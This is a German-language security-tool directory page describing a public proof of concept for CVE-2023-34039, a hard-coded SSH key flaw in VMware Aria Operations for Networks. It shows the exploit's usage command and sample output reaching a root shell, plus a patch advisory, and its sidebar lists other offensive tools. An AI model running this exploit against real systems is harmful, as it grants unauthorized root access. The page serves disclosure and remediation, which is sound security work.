
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-34039 — CVE-2023-34039 | Kitploit
Tools/GitHubGitHub/syedhafiz1234/cve-2023-34039
Privilege EscalationSchwachstellenanalyseExploitationPenetrationstestsCloud-SicherheitRemote-Access-Tool
GitHubsyedhafiz1234/cve-2023-34039

CVE-2023-34039

CVE-2023-34039

Repository anzeigen
1132vor 3 JahrenNoch nicht geprüft
Teilen

CVE-2023-34039

POC für CVE-2023-34039 VMWare Aria Operations for Networks (vRealize Network Insight) Static SSH key RCE

Technische Analyse

Eine Root-Cause-Analyse der Schwachstelle finden Sie auf meinem Blog:

https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-34039/
poc

Zusammenfassung

VMWare Aria Operations for Networks (vRealize Network Insight) hat von Version 6.0 bis 6.10 die SSH-Schlüssel für die Benutzer support und ubuntu nicht neu generiert, wodurch ein Angreifer mit SSH-Zugriff root-Shell-Zugriff auf dieses Produkt erlangen konnte.

Dieses Problem wurde VMWare von Harsh Jaiswal (@rootxharsh) und Rahul Maini (@iamnoooob) bei ProjectDiscovery Research gemeldet.

Ich habe nur den Exploit geschrieben, wenn man das so nennen kann, denn es ist im Grunde ein Wrapper für SSH-Befehle.

Verwendung


python CVE-2023-34039.py --target 192.168.1.16
(!) VMWare Aria Operations for Networks (vRealize Network Insight) Static SSH key RCE (CVE-2023-34039)

(*) Exploit by Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_collector

(*) Trying key: keys/vrni-6.2.0/id_rsa_vnera_keypair_6.2.0_platform

(*) Trying key: keys/vrni-6.10.0/id_rsa_vnera_keypair_6.10.0_platform


********************************** ATTENTION **********************************
 NTP Service is not healthy.
 IMPACT: It may affect the proper working of other services.
 ACTION: Restore the service using 'ntp' CLI command.
********************************** ATTENTION **********************************
support@vrni-platform-release:~$ sudo -i
root@vrni-platform-release:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vrni-platform-release:~# hostname
vrni-platform-release
root@vrni-platform-release:~# 

Gegenmaßnahmen

Aktualisieren Sie auf die neueste Version oder entschärfen Sie das Problem, indem Sie den Anweisungen im Progress Advisory folgen.


  • https://www.vmware.com/security/advisories/VMSA-2023-0018.html
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    354
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    289

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




